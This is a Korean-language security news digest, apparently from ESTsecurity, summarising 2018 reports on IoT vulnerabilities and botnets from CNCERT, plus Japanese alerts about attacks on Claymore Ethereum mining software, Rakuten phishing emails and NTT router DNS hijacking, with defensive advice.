
2017년 CNVD에서 조사한 특정 IoT의 취약점은 총 306건 이였다. 영향 받는 디바이스들은 cctv, 네트워크카메라, GPS, 라우터, 게이트웨이, 방화벽 등등 이였다. 그 중, cctv, 네트워크카메라, GPS가 1,2,3위를 차지하였으며, 각각 27%, 18%, 15%를 차지하였다.



2. IoT 기기 취약점 모니터링 분석 사례

1) 네트워크 카메라 WIFICAM 권한 우회 취약점 공격

권한우회취약점은 CNVD에 접수된 취약점들 중 1위를 차지하고 있다. WirelessIP Camera(P2P) WIFICAM 에도 해당 취약점이 존재하였다. 이 캠의 웹 서버는 .ini 설정 파일의 접근권한을 제대로 확인하지 않아, 공격자가 특별히 조작된 계정 정보가 없는 http request를 통하여 설정 파일과 계정 증명을 내려 받을 수 있도록 허용한다. cncert 모니터링에 따르면 10월 22일일부터 12월 31일까지 해당 종류의 취약점은 매일 40만건 이상 발생하였으며, 11월 7일에는 최고 3000만건까지 발생하였다.



2) 일부 브랜드 스마트 카메라에서 취약한 비밀번호 취약점 존재
취약한 비밀번호 취약점은 스마트 카메라에서 매우 위험도 높으며 쉽게 사용할 수 있는 취약점이다.

IoT를 타깃으로 하는 악성코드들은
Ddosf, Dofloo, Gafgyt, MrBlack, Persirai, Sotdas, Tsunami, Triddy, Mirai, Moose, Satori 것들이 있으며, 이 악성코드들 및 변종들은 telnet, ssh등 원격관리서버 취약한 비밀번호 취약점을 이용하여 시스템에 접근한다.

IoT 디바이스들을 타깃으로 하는 악성코드들의 특징은 다음과 같다.
- 공격 범위가 매우 넓다
- 구조가 복잡하며, 기능들이 모듈화 되어있다.
- 악성코드 변종이 많으며, 업데이트가 매우 빠르다.

3. IoT 타깃 악성코드 공격 활동 정황
cncert는 IoT를 조사하면서 악성코드에 감염되어 있던 IoT들도 발견하였으며, 여기에 있는 악성코드들을 분석해 보았다.

1) 악성코드 C&C 서버 수량 및 분포 현황
2017년 하반기 발견된 C&C IP 누적 수량은 1.5만개로, 약 81.7%가 해외에 있었다. 상위 3개 국가는 미국, 러시아 한국이다. 중국 내 존재하는 C&C 서버의 IP 수는 2806개로 확인되었다.

2) 감염된 디바이스 분포 현황
2017년 하반기 공격자의 컨트롤을 받는 IoT IP는 누적 293.8만개로, 중국 내 위치한 ip는 129.8만개로 전체의 44.1%에 해당하였다.

3) 봇넷 규모 통계 분석
cncert는 IoT로 구성된 봇넷 규모에 대해 분석을 진행하였다. 조사 결과 2017년 하반기 봇넷 규모가 1천 대 이상인 봇넷은 343개, 1만 대 이상인 봇넷은 39개, 5만 대 이상인 봇넷은 5개로 확인되었으며, 주로 폴란드, 미국, 프랑스, 이탈리아, 러시아 등의 국가에서 컨트롤 하는 것으로 확인되었다.

4) 악성코드 공격의 트랜드
2017년 하반기, 매일 활성화 되어 있는 감염된 IoT IP는 평균 2.7만대였으며, C&C IP 주소는 평균 173개 였다. 7월 26일부터 8월 2일, 10월 17일부터 11월 3일, 11월 28일부터 12월 1일은 악성코드가 활발히 활동하였다. 그 중 10월 26일 통제를 받는 활성 IP주소는 최소 69584개였으며, 단일 활성 C&C서버의 IP개수는 616개였다.

4. 감염된 IoT DDOS 공격 현황

개인 PC와 다르게 라우터, 스위치, 네트워크 카메라 등등은 일반적으로 항상 인터넷에 연결되어 있으며, 공격자의 공격을 받은 후에도 사용자가 쉽게 발견하기 어려워 DDOS 공격의 안정적인 자원으로 많이 활용된다.

CNCERT 는 Gafgyt 등이 발생시키는 DDoS 공격을 모니터링 하고 분석해 본 결과, 해외에서 중국 내 대량의 감염된 IoT 를 이용하여 중국 및 해외 각지에 DDoS 공격을 하고있었다. 명령을 내리는 곳은 덴마크, 미국, 폴란드 등의 국가가 많았으며, DDoS 공격을 받는 국가는 미국, 독일, 터키, 덴마크, 캐나다 등등 이였다.


[출처] http://www.freebuf.com/articles/terminal/164866.html

3. 일본

가상통화의 채굴자를 노린 공격이 증가, 경찰청이 주의 당부

仮想通貨の採掘者を狙った攻撃が増加、警察庁が注意喚起

경찰청은 2018 년 3 월 12 일, 가상통화 'Ethereum(이더리엄)'을 채굴하는 소프트웨어 'Claymore(클레이모어)'를 표적으로 한 접속이 증가하고 있다고 해서 주의를 당부했다. 경찰청의 인터넷 정점관측시스템(@police)에서 2018 년 1 월 8 일 이후, Claymore 가 관리용 포트로 사용하고 있는 TCP 의 3333 번 포트에 대해 'JSON-RPC'라는 리모트 호출 프로토콜에서 Ethereum 의 계정리스트를 조사하는 접속이 증가하고 있다고 한다. @police 에서는 이러한 접속 건수를 발신원인 국가/지역별로 정리하고 있다.



TCP3333 번포트에 대해 계정리스트를 조사하는 접속건수의 발신원 국가/지역별 추이 (출처: 경찰청)

이러한 접속을 하고 있는 발신원의 다른 접속을 조사한 결과, TCP52869 번 포트에 대한 접속으로 IoT 기기를 표적으로 한 악성코드(포트)인 'Mirai'인 변종('okiru'와 'satori')을 외부의 Web 서버에서 다운로드하고 그 실행을 시행하는 패킷을 확인했다고 한다. 또 TCP37215 번 포트에 대한 접속의 경우는 랜섬웨어 'WannaCry'에서 이용된 취약성공격 툴 'EternalBlue'와 'DoublePulsar'을 사용한 공격으로 생각되는 패킷을 확인했다.

이러한 상황에서 경시청은 Claymore 로 JSON-RPC API 를 이용하고 있는 유저에 대해서 복수의 대책을 실시하는 것을 추천하고 있다. 우선 서버를 인터넷에 이용할 때에는 직접 접속하는 것이 아니라 루터 등의 기기를 매개로 접속하는 것을 요구하고 있다. 방화벽 등에서 외부에서 불필요한 접속을 차단할 뿐 아니라 특정 IP 주소만으로 접속을 허가하는 적절한 접속제한 등도 필요하다고 한다.

52869 번 포트와 37215 번 포트에 대한 접속은 IoT 기기의 표적으로 삼고 있는 것으로 생각된다. 그래서 IoT 기기에서도 종합적인 보안대책을 필요로 한다. 구체적으로는 서버와 비슷한 대책을 시행한 뒤에 기기의 제조원이 공개하는 취약성정보를 확인하고 취약성이 있을 경우에는 방화벽의 업데이트 등의 적절한 대책을 실시한다. 유저명과 패스워드는 초기설정인 채로 두지 말고 추측하기 어려운 것으로 변경한다. 업체가 취약성에 대응하지 않는 오래된 제품은 사용을 중지할 것을 요구하고 있다.

그리고 경찰청은 Android 어플을 개발할 때에 디버그로 이용되는 Android Debug Bridge(ADB)라는 기능을 사용하는 TCP5555 번 포트에 대한 접속 증가도 동시에 지적하고 있다. ADB 를 악용한 탐색행위와 감염활동이 이루어지고 있을 가능성이 있다고 한다.

이에 관해서 해외의 시큐리티벤더는 Android 탑재기기에 감염되어 가상통화를 채굴하는 악성코드 'ADB.Miner'의 정보를 공표하고 있다. 감염된 단말의 대부분은 Android 를 탑재한 스마트 TV 와 셋탑박스 등이었다. 감염단말은 TCP5555 번 포트를 개방하고 있는 단말을 네트워크경유로 탐색하여 감염활동을 실시하거나 가상통화 'Monero(모네로)'의 채굴을 하거나 한다고 한다.

[출처] http://tech.nikkeibp.co.jp/atcl/nxt/news/18/00433/?ST=nxt_thmit_security

악질적인 '주문확인메일'을 송신하는 가짜 라쿠텐에 주의를 – 정보를 훔친 뒤에 악성코드 감염

悪質な「注文確認メール」を送りつける偽楽天に注意を - 情報盗む上にマルウェア感染

'라쿠텐(楽天)'으로 위장한 가짜 메일을 통해 피싱사이트로 유도하여 계정정보를 탈취한 뒤에 악성코드에 감염시키려고 하는 공격이 확인되었다.

유도처 피싱사이트. 패스워드 돌려쓰기 방지를 호소하는 JPCERT 코디네이션센터의 캠페인배너도 포함하여 정규사이트에서 디자인이 도용 당하고 있다

(화면: 피싱대책협의회)

주의를 당부한 피싱대책협의회에 따르면, 공격자는 라쿠텐시장 내의 샵에서 주문이 있었던 것처럼 보이는 피싱메일을 송신했다. 문제의 피싱메일은 정규사이트에서 주문을 했을 때에 송신되는 수주 확인메일과 완전 똑 같은 제목의 '[라쿠텐시장]주문내용확인(자동송신메일)'이었다. 메일본문의 디자인과 기재내용 등 정규메일에서 도용되어 문의처 등의 링크를 통해 피싱사이트로 유도한다.

유도처 가짜 사이트도 라쿠텐의 정규사이트를 위장한다. 로그인 화면과 비슷한 페이지에서 유저 ID 와 패스워드 등을 입력, 송신시킨 뒤에 계정을 락했다는 등으로 화면에서 표시한다. 상세한 정보를 확인하도록 클릭을 요구하지만, 실제로는 악성코드를 인스톨시키려고 하는 것이었다.

문제의 피싱사이트는 3 월 23 일 시점에서 가동이 확인되었으며 이 협의회에서는 폐쇄를 위해 JPCERT 코디네이션센터에 조사를 의뢰했다. 이 협회와 라쿠텐에서는 유사한 공격에 주의하도록 호소하고 있다.

[출처] http://www.security-next.com/091412

NTT 의 히카리전화용 기기의 일부에서 인터넷에 접속 불가가 되는 문제

NTT のひかり電話用機器の一部で、インターネットに接続不可になる事象

NTT 히가시니혼(東日本)은 2018 년 3 월 28 일, 히카리전화 오피스 A(에이스)/히카리전화 오피스타이프에 대응하는 VoIP 루터의 'Netcommunity OG 시리즈'에서 인터넷이 접속되지 않는 문제가 발생한 적이 있다고 발표했다. 보안설정을 무효로 하고 있을 경우에 접속한 단말에서 Web 사이트 열람 등을 하려고 하면, 'Facebook 확장 툴 백을 장착하여 안전성 및 사용 유창성을 향상시키겠습니다'라는 메시지가 나와서 인터넷에 접속할 수 없게 되는 문제가 발생하고 있다. NTT 히가시니혼에서는 3 월 26 일부터 이 건에 대해 유저의 신고를 받기 시작했다고 한다.

영향을 받을 가능성이 있는 기종은 Netcommunity OG410Xa, Netcommunity OG410Xi, Netcommunity OG810Xa, Netcommunity OG810Xi 이다. 펌웨어는 최신판 2.20 을 포함한 전 버전이 대상이 된다. (1)이 기기를 인터넷 접속용도로 이용하고 있을 경우, (2)인터넷접속설정에서 보안설정을 무효로 하여 이용하고 있을 경우, (3)기기설정용 로그인 패스워드를 초기치에서 변경하지 않았을 경우 – 의 3 개의 조건이 충족되었을 경우에 발생할 가능성이 있다. NTT 히가시니혼에서는 이들 조건이 충족되면 외부에서 기기에 접속되어 기기의 DNS 어드레스의 설정을 변경함으로써 이러한 문제가 발생한다고 보고 있다.

이 문제가 발생하고 있을 경우는 설정을 변경하여 해소한다고 설명하고 있다. 또 기기를 안전하게 이용하기 위한 기본적 대책으로 기기설정용 로그인 패스워드의 변경과 보안설정을 유효하게 하는 것을 추천했다. 유저에 대해 설정내용을 확인하도록 호소하고 있다. 또 이 메시지가 표시되었을 경우, 'OK'를 누르지 않도록 설명하고 있다. NTT 히가시니혼에 따르면, Android 단말에서 이 메시지가 표시되어 'OK'를 누른 결과 악성코드에 감염되었다는 신고가 있었다고 한다.

설정변경방법은 이 회사의 '통신기기 취급상담센터' 또는 프렛 고장접수창고에 문의하길 바란다고 한다.

'Netcommunity OG 시리즈'에서 인터넷에 접속할 수 없게 되는 문제에 대해서 전하는 NTT 히가시니혼의 공지 페이지 (출처 : NTT 히가시니혼)

[출처] http://tech.nikkeibp.co.jp/atd/nxt/news/18/00640/?ST=nxt_thmit_security

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com